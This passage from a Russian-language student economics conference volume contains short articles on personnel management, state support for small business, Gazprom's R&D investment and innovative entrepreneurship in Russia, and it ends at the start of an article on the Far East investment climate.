Успешная адаптация новых сотрудников и управление изменениями внутри организации становятся критическими факторами эффективности [3]. Использование структурированных программ введения в должность, сопровождение наставников и регулярная обратная связь помогают новым сотрудникам быстрее интегрироваться в коллектив и освоить функциональные обязанности. Развитие эмоционального интеллекта руководителей и сотрудников позволяет улучшить коммуникацию, разрешать конфликты и создавать более гармоничные рабочие отношения [4]. Организации внедряют тренинги по развитию мягких навыков (soft skills), что способствует общему повышению эффективности команды.

Заключение

Интеграция информационных технологий в HR-процессы позволяет оптимизировать управление, повышая точность и скорость принятия решений. Гибкие формы занятости и организационные структуры обеспечивают адаптацию к динамичным изменениям рынка, способствуя удержанию талантливых специалистов и удовлетворению их профессиональных потребностей. Управление талантами и развитие кадрового потенциала становятся стратегическими инструментами, направленными на долгосрочный успех и устойчивое развитие компании. Формирование сильной корпоративной культуры, основанной на общих ценностях и миссии, укрепляет внутреннее единство и повышает вовлеченность сотрудников.

СПИСОК ИСТОЧНИКОВ

1. Бакинова Т. Д., Докрунов К. О., Макаева К. И. Современные методы управления персоналом организации //Экономический рост: управление и организация. – 2023. – С. 240-244.
2. Клок А. В. и др. СОВРЕМЕННЫЕ МЕТОДЫ УПРАВЛЕНИЯ ПЕРСОНАЛОМ ОРГАНИЗАЦИИ //ЭКОНОМИКА, МЕНЕДЖМЕНТ, ФИНАНСЫ: АКТУАЛЬНЫЕ ВОПРОСЫ. – 2024. – С. 16.
3. Кондратенко Д. С., Тимохина О. А. Обзор современных методов управления адаптацией персонала: особенности применения, преимущества и недостатки //Экономика и социум. – 2023. – №. 1-1 (104). – С. 286-294.

4. Болдырева Т. В., Максвелл А. О. Ч. Совершенствование методов управления персоналом организации //Интеграция экономики, менеджмента и образования в новых геополитических реалиях. – 2023. – С. 19-23.
5. Кутдусов А. А., Валеева Р. Р. Современные методы управления персоналом в организации // Редакционный совет. – 2023. – С. 278.

УДК 338.2

Сукненко Семён Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Suknenko Semyon Sergeevich, student, Komsomolsk-na-Amure State University

Кузнецова Ольга Рудольфовна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Kuznetsova Olga Rudolfovna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

МЕРЫ ГОСУДАРСТВЕННОЙ ПОДДЕРЖКИ МАЛОГО БИЗНЕСА КАК ЧАСТЬ АНТИКРИЗИСНОГО УПРАВЛЕНИЯ ОРГАНИЗАЦИЕЙ MEASURES OF STATE SUPPORT FOR SMALL BUSINESSES AS PART OF THE ORGANIZATION'S ANTI-CRISIS MANAGEMENT

Аннотация. В статье рассмотрены роль и значение мер поддержки малого бизнеса со стороны государства для эффективной реализации антикризисной стратегии развития российских организаций, изучены подходы к пониманию сущности мер государственной поддержки бизнеса. Целью исследования является анализ направлений государственной поддержки малых предприятий и влияния мер поддержки на развитие малого предпринимательства.

Abstract. The article examines the role and importance of state support measures for small businesses for the effective implementation of the anti-crisis strategy for the development of Russian organizations, and examines approaches to understanding the essence of state support measures for business. The purpose of the study is to analyze the directions of state support for small enterprises and the impact of support measures on the development of small business.

Ключевые слова: малый бизнес, государственная поддержка предпринимательства, антикризисное управление, кризисные явления, меры поддержки.

Key words: small business, government support for entrepreneurship, crisis management, crisis phenomena, support measures.

Введение

Одним из важнейших элементов экономической системы государства является предпринимательство, без которого невозможно гармоничное развитие социально-экономической системы страны. Малые предприятия быстрее адаптируются к условиям рынка, что позволяет в условиях неопределенности сохранить равновесие и темпы развития. Кризисные явления, которые начались с пандемии коронавируса, продолжились после начала специальной военной операции и усилились из-за санкционного давления в отношении России. Все это оказало отрицательное влияние на деятельность субъектов бизнеса, что обуславливает необходимость дальнейшего развития вариантов поддержки данных субъектов. Государственная поддержка малого бизнеса позволит обеспечить его устойчивое развитие и предотвратит кризисные явления в организациях.

Целью данной работы является изучение мер государственной поддержки малого предпринимательства и оценка их влияния на показатели развития малого бизнеса в рамках реализации антикризисной стратегии. Следует отметить, что тема поддержки малого предпринимательства широко освещена в научных трудах и является весьма актуальной.

Основная часть

В условиях нестабильности антикризисное управление в организации является способом поддержать устойчивость функционирования и избежать ухудшения показателей деятельности. Для поддержки субъектов малого бизнеса государство разрабатывает различные мероприятия, целью которых является обеспечение устойчивого функционирования субъектов.

Антикризисное управление представляет собой целостную систему приёмов и методов управления предприятием, которые взаимосвязаны, эти приёмы и методы направляются на предупреждение или устранение кризисных явлений, неблагоприятных для бизнеса. Для того, чтобы уменьшить влияние кризиса на субъекты малого бизнеса государство реализует различные меры поддержки.

К пониманию сущности государственной поддержки малого бизнеса существуют различные подходы, рассмотрим их в таблице 1.

Таблица 1 – Подходы к пониманию сущности государственной поддержки малого бизнеса

Подход	Содержание
Традиционный подход	В соответствии с традиционным подходом под государственной поддержкой понимается совокупность мероприятий, направленных на поддержание бизнеса. В большей степени традиционный подход применяется к предприятиям торговли и мелкого производства.
Социально-политический подход	В соответствии с данным подходом предпринимательство рассматривается как политическая сила, а осуществление поддержки со стороны государства может рассматриваться как способ создания диалога между предприятиями и государством.
Системный подход	В соответствии с системным подходом государственная поддержка малого предпринимательства должна иметь системные подходы.

Пандемия и начало специальной военной операции ухудшили условия хозяйствования субъектов малого бизнеса. Кризисные явления способствовали активации государства в отношении поддержки малого бизнеса. Так поддержка осуществляется по определённым направлениям, среди которых можно выделить следующие:

- формирование и развитие инфраструктуры поддержки малого предпринимательства в стране;
- повышение уровня квалификации кадров, осуществление их переподготовки и обучения;
- разработка льготных программ для получения субъектами малого бизнеса финансовых ресурсов;
- упрощение порядка регистрации малых предприятий.

Рассматривая меры государственной поддержки субъектов малого бизнеса как часть антикризисной стратегии, важно выделить мероприятия, которые реализуются в стране сегодня. Это такие мероприятия, как:

- повышение доступности кредитных средств, расширение возможности использования небанковских источников финансирования, снижение транзакционных издержек;
- сохранение приоритетного таможенного оформления товаров народного потребления, а именно продуктов питания, оборудования, медикаментов;
- поддержка субъектов, осуществляющих параллельный импорт;
- предоставление налоговых льгот, упрощение процедуры трудоустройства иностранных специалистов, отсрочка службы в армии, скидки на приобретение российского программного обеспечения до 50% для сферы IT [2].

Обозначим взаимосвязь мер государственной поддержки и эффективности функционирования малого бизнеса посредством построения корреляции между показателями

телями «объём финансовой государственной поддержки» и «количество субъектов малого бизнеса». Данные представлены на рисунке 1.

Государственная поддержка оказывает влияние на развитие субъектов малого бизнеса. Это видно из представленного рисунка, в соответствии с которым рост объемов финансирования ведёт к увеличению количества субъектов малого бизнеса (рисунок 1).



Рисунок 1 – Корреляционная зависимость мер государственной поддержки и функционированием малого бизнеса [3]

Для того, чтобы сделать окончательный вывод о влиянии мер государственной поддержки на субъекты малого бизнеса, проанализируем динамику оборота малых предприятий на протяжении 2019-2023 годов (рисунок 2).




Рисунок 2 – Динамика оборота малых предприятий России в 2019-2023 годы, млрд.руб.

По данным рисунка видно, что на протяжении анализируемого периода отмечается рост оборота малых предприятий, несмотря на кризисные явления. Данное увеличение является косвенным свидетельством того, что реализуемые меры поддержки благоприятно влияют на деятельность предприятий. Следовательно, между объемом финансовой поддержки со стороны государства и динамикой товарооборота предприятий малого бизнеса существует прямая связь, что свидетельствует о необходимости расширения и дополнения мер поддержки в целях сохранения устойчивости малого бизнеса.

Заключение

Несмотря на кризисные явления в экономике и ухудшение условий хозяйствования, малый бизнес в стране развивается ввиду активной поддержки данного сектора со стороны государства. Реализация различных мер поддержки позволяет комплексно охватить субъекты малого бизнеса и способствовать решению имеющихся проблем. В долгосрочной перспективе это будет способствовать укреплению экономического положения Российской Федерации, наращиванию темпов экономического роста, что является необходимым условием для повышения конкурентоспособности предприятий и страны в целом.

СПИСОК ИСТОЧНИКОВ

1. Бурдюгова О. М., Винокуров И. Р. Методы государственной поддержки бизнеса //Вестник ВИАПП. – 2024. – С. 82.
2. Госпрограммы поддержки малого бизнеса-2024 год. - URL: https://mikhprim.gosuslugi.ru/netcat_files/481/3525/INFORMATsIYa_O_MERAH_PODDERZHKI_PK_na_2024_god.pdf?ysclid=m2efdiikt5604619583 (дата обращения 17.10.2024)
3. Единый реестр субъектов малого и среднего предпринимательства. - URL: <https://ofd.nalog.ru/statistics.html?ysclid=m2efs8asj2819387432> (дата обращения 17.10.2024)

4. Ефремов М. В., Маслова Е. Л. Сущность и роль малого бизнеса // Экономика и бизнес: теория и практика. – 2024. – №. 4-1 (110). – С. 175-179. – DOI 10.24412/2411-0450-2024-4-1-175-179

5. Казак А. А. Сущность малого и среднего предпринимательства и государственная поддержка их развития // Правовые и экономические аспекты устойчивого развития. – 2022. – С. 37-42.

УДК 338 (07)

Уварова Полина Борисовна, студент, Комсомольский-на-Амуре государственный университет

Uvarova Polina Borisovna, student, Komsomolsk-na-Amure State University

Усанов Илья Геннадьевич, кандидат экономических наук, доцент, доцент ФГБОУ ВО «Дальневосточный государственный университет путей сообщения»

Usanov Ilya Gennadievich, Candidate of Economic Sciences, associate Professor, associate Professor of the Far Eastern State University of Communication

Усанов Геннадий Иванович, доктор экономических наук, профессор, Комсомольский-на-Амуре государственный университет

Gennady Ivanovich Usanov, Doctor of Economics, Professor, Komsomolsk-na-Amure State University

ФОРМИРОВАНИЕ НАУЧНО-ТЕХНИЧЕСКОГО ПОТЕНЦИАЛА КАК БАЗОВЫЙ ЭЛЕМЕНТ СТРАТЕГИИ РАЗВИТИЯ КОРПОРАЦИИ FORMATION OF SCIENTIFIC AND TECHNICAL POTENTIAL AS A BASIC ELEMENT OF THE CORPORATION'S DEVELOPMENT STRATEGY

Аннотация. В статье рассматривается формирование научно-технического потенциала как основополагающего элемента стратегии развития корпорации. Анализируется роль инвестиций в НИОКР, внедрение новых технологий и методов, а также развитие сотрудничества с малыми и средними предприятиями в процессе достижения устойчивого роста и конкурентоспособности. Подчеркивается значимость интеграции науки и техники в производственные процессы и роль таких инициатив в адаптации к изменяющимся экологическим требованиям и условиям рынка.

Abstract. The article considers the formation of scientific and technical potential as a fundamental element of the corporation's development strategy. The role of investments in R&D, the introduction of new technologies and methods, as well as the development of cooperation with small and medium-sized enterprises in the process of achieving sustainable growth and competitiveness is analyzed. The importance of integrating science and technology into production processes and the role of such initiatives in adapting to changing environmental requirements and market conditions is emphasized.

Ключевые слова: научно-технический потенциал, стратегия развития, НИОКР, инновации.

Key words: scientific and technical potential, development strategy, R&D, innovation.

Введение

Формирование научно-технического потенциала является краеугольным камнем успешного развития любой современной корпорации. В условиях стремительного технологического прогресса и глобализации рынков компании становятся перед необходимостью адаптации и обновления своих стратегий для удержания конкурентных преимуществ. Таким образом, научно-технический потенциал не только определяет инновационную способность организации, но и играет ключевую роль в совершенствовании производственных процессов, создании новых продуктов и услуг, а также в укреплении позиций на мировых рынках. Введение новых технологий и развитие исследователь-

ских возможностей позволяют корпорациям быть более гибкими в ответ на вызовы рынка, стимулируя креативность и содействуя созданию уникальных предложений. Кроме того, эффективное управление научно-техническим потенциалом способствует оптимизации использования ресурсов, открывает возможности для партнерств с академическими и исследовательскими институтами, а также для инвестиций в долгосрочные проекты, что, в свою очередь, укрепляет общественный имидж компании и способствует устойчивому развитию. Взаимодействие науки и бизнеса позволяет не только создать новые продукты, но и улучшить уже существующие, что в итоге ведет к увеличению капитализации компании и росту её влияния в отрасли. Являясь фундаментом долгосрочных стратегий, научно-технический потенциал формирует основу для инновационного лидерства и обеспечивает компании устойчивую позицию в постоянно меняющейся экономической среде.

Основная часть

Научно-технический потенциал корпорации можно определить, как совокупность знаний, технологий, интеллектуальных ресурсов и инфраструктуры, которая позволяет компании разрабатывать и внедрять новые продукты и услуги, поддерживать конкурентоспособность и удерживать лидерские позиции на рынке. Такой подход, согласно исследованиям Проскурнина С.Д. [1], базируется на создании центров превосходства, которые выступают не только как катализаторы инновационного развития, но и как основа для формирования устойчивой конкурентной среды внутри компании. Эти центры становятся местами сосредоточения передового опыта и лучших практик в различных областях науки и техники, что позволяет компании оперативно адаптироваться к изменениям внешней среды и внедрять более совершенные технологии и процессы. Важность государственной поддержки в этом процессе также нельзя недооценивать. Как указывает Хамзина Л.Т. [2], роль государства заключается не только в финансировании научных исследований, но и в создании благоприятных условий для развития научно-технического потенциала фирм, что включает в себя законодательное регулирование, налоговые льготы и иные формы стимулирования исследований и разработок. Государственные инициативы часто служат основой для создания стратегических партнерств между корпорациями и исследовательскими институтами, что способствует более эффективной мобилизации ресурсов и знаний и ускоряет процесс коммерциализации новых технологий. Вопросы инфраструктуры играют не менее важную роль в развитии научно-технического потенциала. Тузкова Д.К. в своей диссертации [3] рассматривает формирование наукоградов как базовый элемент региональной инновационной системы, что указывает на значимость создания специализированных научных и технологических парков, которые служат платформами для взаимодействия между бизнесом и научным сообществом. Такие регионы служат центрами притяжения для талантливых исследователей и инженеров, что обеспечивает компании доступ к высококвалифицированным кадрам и современным технологиям.

Шацкая Е.Ю. [4] анализирует деятельность отечественных институций, ориентированных на инновационное развитие, и рассматривает взаимодействие между различными участниками инновационной экосистемы, включая академические учреждения, частные компании и государственные органы. Взаимодействие и кооперация между этими институциями создают условия для обмена знаниями и ускорения инновационных процессов, а также служат основой для формирования стратегии долгосрочного развития корпораций, направленной на повышение их научно-технического потенциала. Развитие инновационных хабов и бизнес-инкубаторов, оснащенных современным оборудованием и технологическими решениями, позволяет компаниям не только эффективно реализовать свои научно-исследовательские проекты, но и создавать востребованную на рынке продукцию.




Рисунок 1 – Направления инноваций в ПАО «Газпром»
(составлено автором на основании [6])

Научно-технический потенциал является фундаментальной составляющей стратегии развития любой крупной компании, особенно такой как ПАО «Газпром», занимающееся масштабными и технически сложными проектами в газовой промышленности. В 2022 и 2023 годах компания выделила значительные средства на научно-исследовательские и опытно-конструкторские работы (НИОКР), увеличив объём инвестиций с 30,01 млрд рублей до 31,7 млрд рублей (см. рисунок 2). Это подчеркивает её стремление к внедрению передовых технологий и инновациям для улучшения производственных процессов и повышения эффективности работы.




Рисунок 2 – Финансирование НИОКР в ПАО «Газпром» (составлено автором на основании [6])

Такое целенаправленное инвестирование представляет собой необходимый шаг для поддержания конкурентоспособности и устойчивости на мировом энергетическом рынке. Подход Газпрома включает использование новейших технологических разработок и инновационных решений, таких как мембранные технологии для выделения различных компонентов из природного газа. Это позволяет не только увеличить результаты добычи и переработки, но и снижать воздействие на окружающую среду – критически важное направление в современном энергетическом бизнесе. Такие инициативы помогают Газпрому адаптироваться к изменяющимся условиям рынка и регулирования, что особенно актуально в условиях глобальных экологических вызовов.

Другим аспектом является корпоративное управление и долгосрочное прогнозирование, которым уделяется особое внимание. Разработка новых технологических проектов и инноваций направлена на снижение себестоимости продукции и повышение производительности труда. Важным элементом является и поддержка взаимодействия с малым и средним бизнесом через «систему одного окна», что способствует быстрому внедрению инновационных предложений от внешних партнеров. События, такие как научно-практическая конференция в Астрахани, способствуют обмену знаниями и

опытом между различными участниками инновационной экосистемы, включая представителей науки и бизнеса. Это поддерживает формирование долгосрочной программы инновационного развития, обеспечивающей адаптацию к новым вызовам и неопределенностям, что, в свою очередь, делает стратегию развития Газпрома более гибкой и устойчивой.

Заключение

Формирование научно-технического потенциала как базового элемента стратегии развития корпорации становится ключевой задачей в условиях стремительно меняющегося глобального рынка и возрастающих требований к экологической и технологической эффективности. ПАО «Газпром» является ярким примером компании, которая акцентирует внимание на значении инноваций и научных исследований для своего устойчивого роста, и конкурентоспособности. Увеличение инвестиций в НИОКР, внедрение передовых методов и технологий, таких как мембранные технологии, и развитие инфраструктуры для инноваций подчеркивают целеустремленность компании в этом направлении. Интеграция науки и техники в производственные процессы позволяет Газпрому не только сократить затраты и повысить производительность, но и адаптироваться к экологическим стандартам и требованиям рынка. Также важен аспект сотрудничества с малыми и средними предприятиями, что через платформы вроде «системы одного окна» открывает доступ к широкому спектру инновационных решений. Развитие научно-технического потенциала таким образом выступает гарантом долгосрочного успеха и устойчивости корпорации, обеспечиваемого благодаря усилению ее технологических возможностей и гибкости в условиях глобальных и региональных вызовов.

СПИСОК ИСТОЧНИКОВ

1. Проскурнин С. Д. Центр превосходства-базовый элемент управления инновационным развитием //Социальные и экономические системы. – 2022. – №. 6-4. – С. 141-169.
2. Хамзина Л. Т. РОЛЬ ГОСУДАРСТВА В РАЗВИТИИ НАУЧНО-ТЕХНИЧЕСКОГО ПОТЕНЦИАЛА ФИРМЫ //Оргкомитет конференции. – 2022. – С. 189.
3. Тузкова Д. К. Формирование наукограда как базового элемента региональной инновационной системы : дис. – Москва, 26с, 2020.
4. Шацкая Е. Ю. Анализ отечественных институтов инновационного развития //Вопросы инновационной экономики. – 2022. – Т. 12. – №. 1. – С. 15-24.
5. Интенсификация инновационных процессов преобразования бизнеса: моногр. / И.Г. Усанов, С.В. Харченко, Г. И. Усанов. – Владивосток: Дальнаука, 2012.-156 с.

УДК 338.24

Ульянова Яна Александровна, студент, Комсомольский-на-Амуре государственный университет

Ulyanova Yana Alexandrovna, student, Komsomolsk-na-Amure State University

Азимов Пулод Хакимович, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Azimov Pulod Hakimovich, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ИННОВАЦИОННОЕ ПРЕДПРИНИМАТЕЛЬСТВО В РОССИИ: ПРОБЛЕМЫ И ПЕРСПЕКТИВЫ РАЗВИТИЯ INNOVATIVE ENTREPRENEURSHIP IN RUSSIA: PROBLEMS AND DEVELOPMENT PROSPECTS

Аннотация. В статье рассматривается роль инновационного предпринимательства в экономическом развитии России. Анализируются различные факторы, способствующие росту и внедрению инноваций в бизнес-среду, а также выделяет ключевые проблемы,

мешающие развитию предпринимательской активности в сфере высоких технологий. Исследованы такие аспекты, как государственная поддержка инновационных инициатив, доступность финансовых ресурсов для стартапов и малых и средних предприятий, а также развитие венчурного капитала. Приводятся примеры успешных инновационных проектов и даются рекомендации по улучшению экосистемы для стартапов и инновационных компаний в России.

Abstract. The article examines the role of innovative entrepreneurship in the economic development of Russia. It analyzes various factors that contribute to the growth and implementation of innovations in the business environment, and highlights key problems that hinder the development of entrepreneurial activity in the field of high technologies. Such aspects as state support for innovative initiatives, the availability of financial resources for start-ups and small and medium-sized enterprises, and the development of venture capital are studied. Examples of successful innovative projects are given and recommendations are given for improving the ecosystem for start-ups and innovative companies in Russia.

Ключевые слова: экономика, предпринимательство, инновации, стартапы, инновационное предпринимательство, венчурное финансирование.

Key words: economics, entrepreneurship, innovation, startups, innovative entrepreneurship, venture financing.

Введение

Инновационное предпринимательство становится неотъемлемой частью современного экономического развития, и его роль в экономике России значительно возрастает с каждым годом. В условиях глобализации и ускоряющихся технологических изменений Россия нуждается в ускорении перехода к инновационным методам производства и внедрению новых технологий в различные сферы хозяйства. Прогрессивные инновации обеспечивают создание конкурентоспособных продуктов и услуг, что напрямую влияет на экономический рост и повышение качества жизни. Тем не менее, на пути к развитию инновационного предпринимательства стоят несколько ключевых препятствий [1].

Основная часть

Одной из основных проблем инновационного предпринимательства в России является недостаток эффективной государственной поддержки, направленной на развитие стартапов и малых и средних предприятий (МСП), (таблица 1). Существующие меры поддержки, хотя и развиваются, не всегда соответствуют потребностям инновационных компаний, что обусловлено разрозненностью и недостаточной системностью в подходах к поддержке стартапов. Несмотря на наличие программ, направленных на поддержку инновационных предприятий, таких как субсидирование затрат на НИОКР (научно-исследовательские и опытно-конструкторские работы), налоговые льготы для молодых компаний, субсидии на аренду научно-производственных площадей, в реальности предприниматели часто сталкиваются с бюрократическими барьерами, которые замедляют процесс получения помощи [2].

Бюрократические преграды в государственном аппарате являются одной из наиболее серьезных проблем, замедляющих развитие инновационного предпринимательства. Проблемы с регистрацией бизнеса, получением лицензий и патентов, долгие сроки оформления государственных контрактов являются основными препятствиями для стартапов. В некоторых случаях, чиновничьи барьеры и неопределенность в законодательстве делают невозможным для предпринимателей ориентироваться на краткосрочные и долгосрочные цели развития. Усложненные административные процедуры также создают дополнительные расходы для бизнеса, которые могут стать критичными на этапе начального старта и могут привести к утрате рыночных позиций еще до начала полноценной коммерческой деятельности.

Таблица 1 – Основные проблемы в инновационном предпринимательстве и пути их решения

Проблема	Описание проблемы	Пути решения
Бюрократические барьеры	Сложности с регистрацией, получением лицензий, оформлением патентов и субсидий.	Упрощение административных процедур, создание единого окна для госуслуг.
Недостаток венчурного капитала	Высокий уровень рисков для инвесторов, слабая правовая защита, невысокий уровень доходности инвестиций.	Создание эффективных механизмов защиты инвесторов, стимулирование венчурных фондов.
Недостаточная подготовка кадров	Нехватка специалистов в области высоких технологий, слабо развитые программы по подготовке предпринимателей.	Развитие образовательных программ, стимулирование обмена опытом между вузами и бизнесом.
Ограниченная инфраструктура	Отсутствие технопарков и научных кластеров, недостаточное количество доступных бизнес-инкубаторов.	Развитие инфраструктуры для стартапов и технопарков.
Отсутствие долгосрочного планирования	Неспособность компаний ориентироваться на долгосрочные цели из-за нестабильности законодательства и экономики.	Разработка и поддержка долгосрочных стратегий и планов для инновационного бизнеса.

Несмотря на эти трудности, можно выделить несколько положительных трендов, которые создают перспективы для успешного развития инновационного предпринимательства в России. Например, в последние годы наблюдается рост интереса со стороны молодых предпринимателей к созданию стартапов в области информационных технологий, биотехнологий и зеленых технологий. Это связано с глобальными тенденциями, на которых Россия может оперировать для развития новых конкурентоспособных продуктов.

Важную роль в становлении инновационной экосистемы России играет развитие венчурного капитала. Венчурное инвестирование необходимо для стартапов, так как именно оно дает возможность воплотить в жизнь наиболее рискованные, но потенциально высокодоходные проекты. Однако в России венчурное инвестирование пока не развито на должном уровне. Проблемы в этой области связаны с отсутствием развитой инфраструктуры, высокого уровня правовой защиты для инвесторов, а также с недостаточной прозрачностью сделок. Это приводит к тому, что инвесторы не готовы вкладывать средства в инновационные компании, что, в свою очередь, ограничивает возможности для развития стартапов [3].

Для решения этих проблем необходимо развивать более гибкие механизмы венчурного финансирования, повышать уровень доверия инвесторов и улучшать правовую защиту. Также важно активизировать работу государственных структур, направленную на создание новых венчурных фондов и предоставление налоговых льгот инвесторам, которые будут вкладывать средства в технологические стартапы.

Один из ярких примеров успешных инновационных инициатив в России – это создание технологических парков и инкубаторов, таблица 2. Эти организации играют ключевую роль в поддержке стартапов, предоставляя им необходимые ресурсы: офисные помещения, оборудование, юридическую помощь и доступ к научным разработкам. Одним из таких центров является «Сколково», который зарекомендовал себя как ведущий инновационный хаб страны, обеспечивая стартапам доступ к венчурному капиталу, налоговым льготам и правовой поддержке. [4]

Таблица 2 – Пример успешных проектов в сфере инновационного предпринимательства

Проект	Описание проекта	Степень успеха	Основные достижения
Технологический парк «Сколково»	Центр для поддержки стартапов и инновационных компаний в сфере технологий.	Высокая степень успешности: более 2000 стартапов, успешные международные партнерства.	Привлечение более 50 млрд рублей инвестиций в стартапы.
Стартап «Яндекс»	Российская IT-компания, занимающаяся поисковыми системами и интернет-услугами.	Один из ведущих игроков на международном рынке.	Одна из самых крупных поисковых систем, партнеры в разных странах.
Биотехнологический стартап «Биокад»	Разработка инновационных препаратов в области биотехнологий.	Высокая степень успешности: более 10 успешных продуктов на рынке.	Создание и запуск препаратов, экспорт в зарубежные страны.

Решение вопроса венчурного финансирования не сводится лишь к разработке новых финансовых инструментов. Важную роль играет также совершенствование правового регулирования и создание прозрачной системы налогообложения для инновационных компаний. Меры, направленные на снижение налогового бремени для стартапов и малых предприятий, а также упрощение доступа к грантам и субсидиям, могут значительно ускорить развитие предпринимательской деятельности.

Заключение

Инновационное предпринимательство в России обладает большим потенциалом, но сталкивается с рядом проблем, включая административные барьеры, дефицит венчурного капитала, нехватку инфраструктуры и недостаточную правовую поддержку. Для улучшения ситуации и стимулирования роста инновационных компаний необходимо принять комплексные меры: совершенствование условий для стартапов, усиление государственной поддержки, развитие венчурного капитала и создание инфраструктуры для малых и средних предприятий. Только такой подход позволит ускорить развитие инновационного предпринимательства и усилить его роль в экономике страны.

СПИСОК ИСТОЧНИКОВ

1. Овчинников, Я. Л., Сычева, И. Н., Глотко, А. В., Проблемы и перспективы развития инновационного предпринимательства в России / Я. Л. Овчинников, И. Н. Сычева, А. В. Глотко // Журнал Экономика Профессия Бизнес. – 2017. – ВАР. – URL: <https://cyberleninka.ru/article/n/problemy-i-perspektivy-razvitiya-innovatsionnogo-predprinimatelstva-v-rossii-1> (дата обращения: 26.11.2024).
2. Будеско, Д. Г. Основные проблемы поддержки малого инновационного предпринимательства в Российской Федерации / Д. Г. Будеско // Регионология. – 2013. – Т. 21. – № 2. – С. 45-51. – ВАР. – URL: <https://cyberleninka.ru/article/n/osnovnye-problemy-podderzhki-malogo-innovatsionnogo-predprinimatelstva-v-rossiyskoy-federatsii> (дата обращения: 26.11.2024).
3. Макаров, С. Е. Проблемы и перспективы развития венчурного капитала в российской экономике / С. Е. Макаров // Актуальные вопросы экономических наук. – 2016. – Т. 18. – С. 112-118. – Экономика и бизнес. – URL: <https://cyberleninka.ru/article/n/problemy-i-perspektivy-razvitiya-venchurnogo-kapitala-v-rossiyskoy-ekonomike> (дата обращения: 26.11.2024).
4. Белоусов, И. В. Роль технологических парков и инкубаторов в развитии инновационного предпринимательства в России / И. В. Белоусов // Экономика и предпринимательство. – 2018. – Т. 8. – № 5. – С. 122-129. – URL: <https://cyberleninka.ru/article/n/rol-tehnologicheskikh-parkov-i-inkubatorov-v-razviti-innovatsionnogo-predprinimatelstva-v-rossii> (дата обращения: 26.11.2024).

УДК 1234.56

Ульянова Яна Александровна, студент, Комсомольский-на-Амуре государственный университет

Ulyanova Yana Alexandrovna, student, Komsomolsk-na-Amure State University

Уварова Полина Борисовна, студент, Комсомольский-на-Амуре государственный университет

Uvarova Polina Borisovna, student, Komsomolsk-na-Amure State University

Капустенко Ирина Сергеевна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Kapustenko Irina Sergeevna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ФАКТОРЫ, ВЛИЯЮЩИЕ НА ИНВЕСТИЦИОННЫЙ КЛИМАТ ДАЛЬНЕВОСТОЧНОГО РЕГИОНА FACTORS INFLUENCING THE INVESTMENT CLIMATE OF THE FAR EASTERN REGION

Аннотация. Инвестиционный климат Дальневосточного федерального округа зависит от событий, происходящих в современном мире, а также от социально-экономических процессов, наблюдаемых в макрорегионе. Важной задачей для органов государственной власти является создание условий, которые будут стимулировать инвестиционную активность экономических субъектов в регионах.

Abstract. The investment climate of the Far Eastern Federal District depends on the events talking place in the modern world, As well as on the socio-economic processes observed in the macroregion. An important task for public authorities is to create conditions that will stimulate the investment activity of economic entities in the regions.

Ключевые слова: инвестиционный климат; Дальневосточный регион; инвестиционная активность; инвестиции; инвестиционная привлекательность.

Keywords: investment climate; Far Eastern region; investment activity; investments; investment attractiveness.

Введение

Экономика России как система, состоит из большого количество разнообразных компонентов. В основном, это обусловлено тем, что состав российского государства формирует огромное число региональных субъектов. Также к причинам этого стоит отнести и социально-экономическое различие территорий [2].

Актуальность научного исследования обусловлена тем, что инвестиции – важнейший инструмент и ресурс, используемый при организации социальных, экономических и хозяйственных процессов в экономической системе регионов России.

Основная часть

